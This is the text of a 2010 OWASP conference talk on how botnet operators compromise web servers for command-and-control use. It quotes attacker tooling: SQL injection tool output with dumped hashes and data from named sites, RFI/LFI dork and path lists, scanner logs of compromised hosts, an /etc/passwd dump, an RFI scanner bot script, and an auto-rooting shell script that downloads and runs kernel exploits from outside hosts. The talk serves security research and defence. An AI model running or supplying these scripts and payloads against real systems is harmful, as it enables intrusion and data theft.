



OWASP AppSec USA 2010

P0w3d for Botnet CnC

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- **Gunter Ollmann**

- VP of Research, Damballa Inc.
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- **Brief Bio:**

- Formerly Chief Security Strategist for IBM, Director of X-Force for ISS, Professional Services Director for NGS Software, Head of Attack Services EMEA, etc.
- Frequent writer, columnist and blogger with lots of whitepapers...
 - <http://blog.damballa.com> & <http://technicalinfodotnet.blogspot.com/>

- **Special thanks to Sean Bodmer and Lance James...**



Bots



- **Everyday access to 100k-2M bots**
 - Price range from \$200 (24hr use) to \$50k (to own)
- **Self-build botnet provisioning**
 - Off-the-shelf tools
 - Avg. 20k bots within a week (500k if optimized)
- **Globally distributed CnC infrastructure (normal)**



Old way

- (1) Recon the location
- (2) Select the most vulnerable site
- (3) Recon the target
- (4) Test defenses
- (5) Exploit weakest vulnerability

“lowest hanging fruit”

New way

- (1) Target the entire location
- (2) Launch all exploits, against all targets, simultaneously

“the Monte Carlo method”


- **One-to-one relationships are dead**

- One botnet per malware (fiction)
- One botnet per operator (fiction)

- **Federated ecosystem**

- Professional service provisioning
- Cottage industry of plug-ins
- Talented and specialist contractors








Why, how and what for?

- **Why Target a Web server?**
 - It's a server! ... and it's probably reliable
 - High speed, lots of threads, long uptime
 - Up constantly, easy to locate
 - It's better connected!
 - Vulnerabilities are easily located and exploited
 - Accessible, fast upload/send speed
 - It's trusted by the Internet!
 - Reputation is key



- **Commonest ways to p0wn**
 - Exploitation of “searchable” vulnerabilities
 - Exploitation of 3rd-party vulnerabilities
 - Exploitation of “custom” webapp vulnerabilities
 - Default accounts
 - Bruteforcing of key accounts
 - Exploiting lax file permissions
 - Permission escalation of stolen accounts



- **What is the p0ned server used for?**
 - Core component of global CnC infrastructure
 - Bruteforcing additional servers for CnC
 - Bypassing blacklist filters
 - Reputation hijacking
 - Domain virtual host hijacking



Penetration

- **Ideal features**

- Mass exploitation
 - ASPROX Botnet (Mass SQL Injection)
- Little work required
 - Auto-rooters (for privilege escalation)
- IRC Friendly
- Google Dork'able
- Most tools are also used by web defacers



SQLI Helper V 2.7 Supports MYSQL , MSSQL , MSACCESS

Target: http://encycl.anthropology.ru/article.php?id=1 Comment: Esc: - +

Inject Stop Load Structure Save Structure Visible Col: 0 Param Key No. Col: 0 Method: GET Options Admin Finder

Get Database Get Tables Get Columns Dump Now RS checker Email Checker

Load File /etc/apache2/apache2.conf Cookie: Blind Dump

Additional SQL where Condition:

Get Database Get Tables Get Columns Dump Now 0 0 GE

Load File /etc/apache2/apache2.conf Cookie:

Host Information	Value
Server	Apache
Version	5.0.77-community-log
Powered by	PHP/5.2.8
Attack Type	SQL Union Injection
Current User	anthropo_visitor@localh...
Current Database	anthropo_encycl
Supports Union	yes
Union Columns	10

Table Name
book
comment
comp_book
composition
figure
language
operation
person
person_old
user
work

user-anthropo_encycl

Stop Clipboard Export Close Current: 6 Counted: 5 Max Set: 100

usr_login	usr_pass
21232f297a57a5a743894a0e4a801fc3	202cb962ac59075b964b07152d234b70
534b44a19bf18d20b71ecc4eb77c572f	202cb962ac59075b964b07152d234b70
c3875d07f44c422f3b3bc019c23e16ae	202cb962ac59075b964b07152d234b70
0f5b25cd58319cde0e6e33715b66db4c	202cb962ac59075b964b07152d234b70

地址: http://localhost/sqlinject/news.asp?id=1

URL: http://localhost/sqlinject/news.asp?id=1

远程服务器列表:
服务器名: MTJ-S4\GSQL
服务器产品: SQL Server
数据源: MTJ-S4\GSQL
位置:
提供者文本:
服务器网络名: MTJ-S4\GSQL

登录用户列表:
用户名:
密码HASH: 0x
安全编号: 0x
X状态: 000

用户名: testDB.admin

SQL Server Access MySQL Oracle

用户名信息回显方式: 基于我的SQLServer服务器转发 设置我的MS SQL服务器 取记录数失败时强制读取的最大记录数: 5

获取数据库内容 数据库插马 文件读写 杂项工具

where: id=1 SQL: select top 3 id,username,password from TestDB..admin order by id

当前库: TestDB 排序: id

id	username	password
1	testUserzjs	123456
25	test	password
26	ff	aa

TestDB
t_t
admin
id
username
password
privilege
telephone
address
pass_kr
news
id
title

服务器名 服务器产品 数据源 位置 提供者文 服务器网
MTJ-S4\GS SQL Server MTJ-S4\GSQL MTJ-S4\GS

用户名 密码HASH 安全编号 X状态

获取基本信息完毕!

com/zfbz/zfmr.asp?id=78 515 5 X0r 8=3 + X0r 8=8 XOR 数字型 未探测 中国铁通东莞分公司-

SQL Injection Tools

BaKo's SQL Injection Scanner v2

BaKo's SQL Injection Scanner

Scanning:
 Scan Specific Site:
 Output File prefix:

Anonymity: Use a Proxy?
 Proxy Server:
 Proxy Port:

Injection Info:

Injections Found:

- <http://www.asn.org/Education/index.asp?bid=6278>
- <http://boards.tool.co.uk/Messages.asp?bid=50079>
- http://gov.lawchek.com/search/1_courts.asp?bid=3&state=All
- http://www.tritonboats.com/boat_detail_new.asp?bid=275
- <http://www.thomaspublishings.com/details.asp?BID=69>
- <http://www.mtsihow.com/bio.asp?bid=3217>
- <http://www.junepress.com/coverpic.asp?BID=741>
- <http://support.apress.com/books.asp?bid=1861007493&s=0>
- <http://www.energiguide.com/library/EnergyLibraryTopic.asp?bid=austin&prid=10&TID=17246&SubjectID=8374>
- <http://www.dnymca.org/branch/index.asp?bid=3>
- [http://www.talbots.com/about/employment.asp?BID=\\$200317109273984377E92491E4E93911745&h=Mj](http://www.talbots.com/about/employment.asp?BID=$200317109273984377E92491E4E93911745&h=Mj)

MySQL Dump v.1.0

Scanner | Num. Build | Dump Area | Tools | About

Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1) GET

Setup

php?id= Search Pages (Approx.) Timeout

URL's List | Vuln. SQLi

Regular Expression Pattern [481]

URL Normalized	URL Base/Search Index
olots/6141	1
net/films.php?id=11750	2
u/index.php?id=155	3
ivfund.org/index.php?id=117	4
ments.com/index.php?id=djline	5
ass.org/course/view.php?id=8	6
com/index.php?id=1	7

SQL Website Security Exploit Checker -V3.0- (Big Thanks to www.alienwar3z.com) by Breez www.M

File | Friendly Links | Help | Start SQL 2.7 Helper (Cleaned and Built)

Options: Goggle Blackie

Select Google Location:

Clean Bad URL's | Exploit URL | Reset - Clear all | Save | Save All | MoHackz Login (Bonus)

Select How Many Results to Display (Max Number 500)

Website Search and Dork Select

Type in your Dork here or select from drop dow Upload MHDork List with yours

MySQL Dump v.1.0

Scanner | Num. Build | Dump Area | Tools | About

http://.com/page.php?id=1/'*/union/**/all/**/select/**/0x31,0x32,0x33,0x34,0x35[,]. GET

Server

Version(): 5.0.32-Debian_7etch8-log User(): @localhost

Server: Apache/2.2.3 (Debian) mod_python/3.2.10 Python/2.4.4 PHP/5.2.0-8+etch13 mod_perl/2.0.2 Perl/v5.8.8

Enabled Login User Name: Password:

Data Bases: lonestarmotorsportspark, lonestarmotorsportspark.bak, mysql, photoalbum, Terminator427, tunerschool

Tables: temptable, session, pictures, ordertable, new_info, mail_list, links, itemsize, itemprice, itemcolor, inventory, employment, customer care

Columns: Item_ID, Order_ExtPrice, Item_Name, OrderDate, OrderPrice, OrderQty, Order_Color, Cust_ID, Order_Size

Setup: Timeout: 5000, Max. Pages: 100, Sleep Page: 50, Limit X: 0, Limit Y: 1, Replace Spaces to: /**/, UserAgent: Mozilla/4.0 (compatibl)

Manually Query (Advanced)

Dump data (Selected Columns) | Clipboard | Export to *.xml | Export to *.txt | Add Condition WHERE (condition) = 'value' 0

Item_ID	Order_ExtPrice	Item_Name	OrderDate	Order_Price	Order_Qty	Order_Color	Cust_ID
2	95.00	TERMINAT...	2002-11-15 13:51:55	95.00	1	NA	2501
18	52500.00	TERMINAT...	2003-07-13 22:07:26	10500.00	5	n/a	2504
2	95.00	TERMINAT...	2002-12-28 04:53:57	95.00	1	NA	2502
	0.00		2007-12-21 20:26:13	0.00	0		2505

```
/modules/coppermine/themes/default/theme.php?THEME_DIR=  
/modules/4nAlbum/public/displayCategory.php?basepath=  
/modules/coppermine/themes/coppercop/theme.php?THEME_DIR=  
/modules/coppermine/themes/maze/theme.php?THEME_DIR=  
/modules/coppermine/themes/default/theme.php?THEME_DIR=  
/modules/coppermine/include/init.inc.php?CPG_M_DIR=  
/components/com_extcalendar/admin_events.php?CONFIG_EXT[LANGUAGES_DIR]=  
/components/com_loudmounth/includes/abbc/abbc.class.php?mosConfig_absolute_path=  
/components/com_smf/smf.php?mosConfig_absolute_path=  
/components/com_videodb/core/videodb.class.xml.php?mosConfig_absolute_path=  
/components/com_simpleboard/image_upload.php?sbp=  
/components/com_simpleboard/file_upload.php?sbp=  
/components/com_hashcash/server.php?mosConfig_absolute_path=  
/components/com_htmlarea3_xtd-c/popups/ImageManager/config.inc.php?mosConfig_absolute_path=  
/components/com_sitemap/sitemap.xml.php?mosConfig_absolute_path=  
/components/com_forum/download.php?phpbb_root_path=  
/components/com_pccookbook/pccookbook.php?mosConfig_absolute_path=  
/components/com_extcalendar/extcalendar.php?mosConfig_absolute_path=  
/components/minibb/index.php?absolute_path=  
/components/com_smf/smf.php?mosConfig_absolute_path=  
/components/com_pollxt/conf.pollxt.php?mosConfig_absolute_path=  
/components/com_loudmounth/includes/abbc/abbc.class.php?mosConfig_absolute_path=  
/components/com_videodb/core/videodb.class.xml.php?mosConfig_absolute_path=  
/components/com_pcchess/include.pcchess.php?mosConfig_absolute_path=  
/components/com_mambatstaff/mambatstaff.php?mosConfig_absolute_path=  
/components/com_securityimages/configinsert.php?mosConfig_absolute_path=  
/components/com_securityimages/lang.php?mosConfig_absolute_path=  
/components/com_artlinks/artlinks.dispnew.php?mosConfig_absolute_path=  
/components/com_galleria/galleria.html.php?mosConfig_absolute_path=  
/administrator/components/com_multibanners/extadminmenus.class.php?mosConfig_ab...ath=  
/e107/e107_handlers/secure_img_render.php?p=  
/modules/My_eGallery/public/inc/?HCL_path=  
/modules/My_eGallery/public/displayCategory.php?basepath=  
/modules/My_eGallery/index.php?basepath=  
/modules/Forums/admin/index.php?phpbb_root_path=  
/modules/Forums/admin/admin_avatar.php?phpbb_root_path=  
/modules/Forums/admin/admin_styles.php?phpbb_root_path=
```

<http://pastie.org/416784>

Bug Dork LFI joomla

```
!ijo /index.php?option=com_g2bridge&controller= "com_g2bridge"
!ijo /index.php?option=com_mediqna&controller= "com_mediqna"
!ijo /index.php?option=com_mscomment&controller= "com_mscomment"
!ijo index.php?option=com_jejob&view= "com_jejob"
!ijo /index.php?option=com_dioneformwizard&controller= "com_dioneformwizard"
!ijo /index.php?option=com_smartsite&controller= "com_smartsite"
!ijo /index.php?option=com_noticeboard&controller= "com_noticeboard"
!ijo /index.php?option=com_orgchart&controller= "com_orgchart"
!ijo /index.php?option=com_ultimateportfolio&controller= "com_ultimateportfolio"
!ijo /index.php?option=com_wmi&controller= "com_wmi"
!ijo /index.php?option=com_archeryscores&controller= "com_archeryscores"
!ijo /index.php?option=com_zimbccomment&controller= "com_zimbccomment"
!ijo /index.php?option=com_zimbccore&controller= "com_zimbccore"
!ijo /index.php?option=com_gadgetfactory&controller= "com_gadgetfactory"
!ijo /index.php?option=com_multimap&controller= "com_multimap"
!ijo /index.php?option=com_multiroot&controller= "com_multiroot"
!ijo /index.php?option=com_matamko&controller= "com_matamko"
!ijo /index.php?option=com_google&controller= "com_google"
!ijo /index.php?option=com_if_surfalert&controller= "com_if_surfalert"
!ijo /index.php?option=com_drawroot&controller= "com_drawroot"
!ijo /components/com_extcalendar
[LANGUAGES_DIR]= "admin_events.php"
!ijo //components/com_extcalendar
[LANGUAGES_DIR]= "admin_events.php"
```

A "Google Dork" is a specially crafted search query which can be used, for example, to return results detailing all websites running a specific version of a specific application...

```
[07:30] <@IjoScan> (@IJO)(@ALtaViStA)(@v00t) http://www.hosting-linux
.biz/index.php?option=com_bca-rss-syndicator&controller=[LFI]
(@Linux cp2.criticalcase.com 2.6.18-164.10.1.e15 #1 SMP Thu Jan 7
19:54:26 EST 2010 x86_64 uid=526(hlinux) gid=522(hlinux)
groups=522(hlinux))(@VopCrew)
[07:30] <@IjoScan> (@IJO)(@AllTheWeb)(@v00t) http://www.ckpg.com/ckpg
more/4186-news-feed.pdf/index.php?option=com_bca-rss-syndicator&con
troller=[LFI] (@Linux ares.cmodatasystems.com 2.6.18-028stab064.7
#1 SMP Wed Aug 26 13:11:07 MSD 2009 i686 uid=503(jpbgcom)
gid=503(jpbgcom) groups=503(jpbgcom))(@VopCrew)
[07:30] <@IjoScan> (@IJO)(@AllTheWeb)(@v00t) http://www.digital-estam
pe.com/index.php?option=com_bca-rss-syndicator&controller=[LFI]
(@Linux web216.media.ha.ovh.net 2.6.32.7-mutu-grs-ipv4-32 #2 SMP
Sat Feb 6 13:33:23 UTC 2010 unknown uid=1377(sosglter)
gid=100(users) groups=100(users))(@VopCrew)
```

"Google Dorks" for
VopCrew IJO Scanner v1.2

- LFI Intruder
- Single LFI vulnerable scanner
- SCT SQL Scanner
- Priv8 RFI Scanner v3.0
- PITBULL RFI-LFI Scanner
- Osirys SQL/RFI/LFI Scanner
- VopCrew IJO Scanner (LFI/RFI with Dorks)
- FeeLCoMz RFI Scanner Bot 5.0 (FaTaLisTiCz)

```
#####  
#!/usr/bin/perl  
  
$process = "/usr/local/apache/bin/httpd -DSSL";  
my $printcmd = "http://maybe9.webs.com/bodol.txt??";  
my $id = "http://alexa.justfree.com/id-vnc.txt??";  
my $spread = "http://www.urisan.tche.br/~escola/asu/usil-spreads.txt?";  
my $ircserver = "irc.ourchat.info";  
my $start = "!cari";  
my $port = "6665";  
my $nickname = "RFI[" . int( rand(9) ) . " ]";  
my $admin = "moncrot";  
my $channel = "#scanner"; ## the normal chan to scan, and see the results too :P  
my $chanres = "#esia"; ## the channel where u can find all the results of the bot  
my $verz = "Priv8 RFI Scanner v3.0 FULL VERSION";  
  
print "\n";  
print " Priv 8 Scanner\n";  
print " Author: Moncrot";  
print " Release $verz\n";  
print " Server $ircserver:$port\n";  
print " $channel and $chanres\n";  
print " Enjoy :) \n\n";  
  
use IO::Socket::INET;  
use HTTP::Request;  
use LWP::UserAgent;  
require LWP;  
$|++;  
etc ect....  
#####
```

The screenshot shows the LFI Intruder application window. The title bar reads "LFI Intruder" and "x01 Product". The interface includes the following sections:

- Target Url:** `http://www.██████████/cgi-bin/area/pub.cgi?href=`
- LFI File Path:** `C:\Documents and Settings\██████████\Desktop\LFIIntruder\lfi1.txt`
- Execution output:** `20/02/2010 3.36.32 ...LFI Test Finished... http://www.██████████/cgi-bin/area/pub.cgi?href=../../../../proc/self/environ`
- LFI Result:** Three lines of output showing the successful injection of `../../../../etc/passwd` into the href parameter.
- HTML Output:** A detailed listing of system files and permissions, including `atx:25:25:Batch jobs daemon:/var/spool/atjobs/bin/bash avahi:x:102:102:Avahi:/var/run/avahi-daemon/bin/false beagleindex:x:107:109:User for indexing:/var/cache/beagle/bin/bash bin:x:1:1:bin:/bin/bin/bash daemon:x:2:2:Daemon:/sbin/bin/bash dhcpd:x:106:65534:DHCP serv daemon:/var/lib/dhcp/bin/false ftp:x:40:49:FTP account:/srv/ftp/bin/false games:x:12:100:Games account:/var/games/bin/bash haldaemon:x:104:104:haldaemon:/var/run/hal/bin/false lp:x:4:7:Printing daemon:/var/spool/lp/mail:x:8:12:Mailer daemon:/var/spool/clientmqueue/bin/false message D-Bus:/var/run/dbus/bin/false mysql:x:60:108:MySQL database admin:/var/lib/mysql/bin/false nobody:x:65534:65533:nobody:/var/lib/ntp:x:74:101:NTP daemon:/var/lib/ntp/bin/false polkituser:x:103:105:PolicyKit:/var/run/PolicyKit/bin/false postfix:x:51:51:Postfix Daemon:/var/spool/postfix/bin/false root:x:0:0:root:/root/bin/bash sshd daemon:/var/lib/sshd/bin/false suse-ncc:x:105:107:Novell Customer C User:/var/lib/YaST2/suse-ncc-fakehome/bin/bash uidd:x:101:103:U uid:/var/run/uidd/bin/false wwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun/bin/false vizzini:x:1000:100:guido vizzini/hom man:x:13:62:Manual pages viewer:/var/cache/man/bin/bash news:x:9:1`

Kernel_Version	Root_Exploit
2.2.27	----> elfcd1 ~ uselib24 [source] ~ mremap_pte
2.2.x	----> ptrace24 [source]
2.4.17	----> newlocal ~ kmod ~ uselib24 [source]
2.4.18	----> ptrace [source] ~ ptrace-kmod ~ brk ~ brk2
2.4.19	----> ptrace [source] ~ ptrace-kmod ~ brk ~ brk2
2.4.20	----> ptrace [source] ~ ptrace-kmod ~ brk ~ brk2 ~ kmod
2.4.21	----> ptrace [source] ~ ptrace-kmod ~ brk ~ brk2
2.4.22-10	----> loginx
2.4.22	----> ptrace [source] ~ ptrace-kmod ~ brk ~ brk2
2.4.23	----> hatorihanzo ~ mremap_pte
2.4.24	----> mremap_pte ~ uselib24 [source] ~ Linux kernel mremap
2.4.25	----> mremap_pte
2.4.26	----> mremap_pte ~ Linux kernel mremap
2.4.27	----> mremap_pte ~ uselib24 [source]
2.4.29	----> 1 ~ uselib24 [source]
2.4.x	----> ptrace-kmod ~ uselib24 [source] ~ newlocal ~ kmod2 ~ elflib
2.4.2.6	----> pwned
2.6.2	----> h00lyshit [source] ~ krad ~ myptrace
2.6.4	----> hudo
2.6.5	----> h00lyshit [source] ~ krad ~ hudo ~ 05 ~ krad ~ krad2 ~ pong_bak
2.6.7	----> h00lyshit [source] ~ krad ~ krad2
2.6.8	----> h00lyshit [source] ~ krad ~ krad2
2.6.9-34	----> h00lyshit [source] ~ r00t
2.6.9	----> h00lyshit [source] ~ krad ~ krad2 ~ 05 ~ 06 ~ 04
2.6.10	----> h00lyshit [source] ~ krad ~ krad2 ~ 05 ~ uselib24 [source]
2.6.11	----> k-rad ~ k-rad3 ~ krad2 ~ krad ~ pwned [source]
2.6.12	----> binfmt_elf ~ elfcd2
2.6.13	----> h00lyshit [source] ~ prct1 ~ prct2 ~ prct3 ~ prct4 ~ prct5 ~ raptor
2.6.14	----> h00lyshit [source] ~ prct1 ~ prct2 ~ prct3 ~ prct4 ~ prct6 ~ raptor

```
#!/bin/sh
# Auto Rooting Script ver 1.0
#
#
#
#
#
#
#To start script "./aroot.sh"
#Developers: AnnexxEmpire, axe
#Greetz to all members of SSteAm

checkroot() {
if [ "$(id -u)" = "0" ]; then
cd ..;
rm -r expl;
echo "Got root :D";
exit;
else
echo "No good. Still `whoami`;
echo "";
fi;
}

uname -a;
mkdir expl;
cd expl;
echo "Checking if already root...";
checkroot;

echo "Trying wunderbar...";
wget http://www.tux-planet.fr/public/hack/exploits/kernel/sock-sendpage-local-root-exploit.tar.gz;
tar -xvf sock-sendpage-local-root-exploit.tar.gz;
cd sock-sendpage-local-root-exploit;
./wunderbar_emporium.sh;
checkroot;

echo "Trying gayros...";
wget http://www.tux-planet.fr/public/hack/exploits/kernel/local-root-exploit-gayros.c;
gcc -o gayros local-root-exploit-gayros.c;
./gayros;
checkroot;

echo "Trying vmsplice...";
wget http://www.tux-planet.fr/public/hack/exploits/kernel/vmsplice-local-root-exploit.c;
gcc -o vmsplice-local-root-exploit vmsplice-local-root-exploit.c;
./vmsplice-local-root-exploit;
checkroot;

echo "Trying 2.6.x localroot...";
wget http://rmccurdy.com/scripts/downloaded/localroot/2.6.x/x2;
/???
```

```
echo "Trying 2.4-2.6 [ pwned ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.4%202.6/pwned.c;
gcc pwned.c -o pwned;
./pwned;
checkroot;

echo "Trying 2.6.4 [ hudo ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.4/hudo.c;
gcc hudo.c -o hudo;
./hudo;
checkroot;

echo "Trying 2.6.9-22 [ prctl ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.9-22/prctl.c;
gcc prctl.c -o prctl;
./prctl;
checkroot;

echo "Trying 2.6.12 [ elfcd2 ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.12/elfcd2.c;
gcc elfcd2.c -o elfcd2;
./elfcd2;
checkroot;

echo "Trying 2.6.13-17 localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.13-17/2.6.13_17_4_2011.sh;
chmod 755 2.6.13_17_4_2011.sh;
./2.6.13_17_4_2011.sh;
checkroot;

echo "Trying 2.6.13 [ raptor-prctl ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.13/raptor-prctl.c;
gcc raptor-prctl.c -o raptor-prctl;
./raptor_prctl;
checkroot;

echo "Trying 2.6.14 [ raptor ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.14/raptor;
chmod 777 raptor;
./raptor;
checkroot;

echo "Trying 2.6.15 [ raptor ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.15/raptor;
chmod 777 raptor;
./raptor;
checkroot;

echo "Trying 2.6.17-4 [ raptor-prctl ] localroot...";
wget http://s3ym3n.by.ru/localroot/2.6.17-4/raptor-prctl.c;
gcc raptor-prctl.c -o raptor-prctl;
./raptor-prctl;
checkroot;

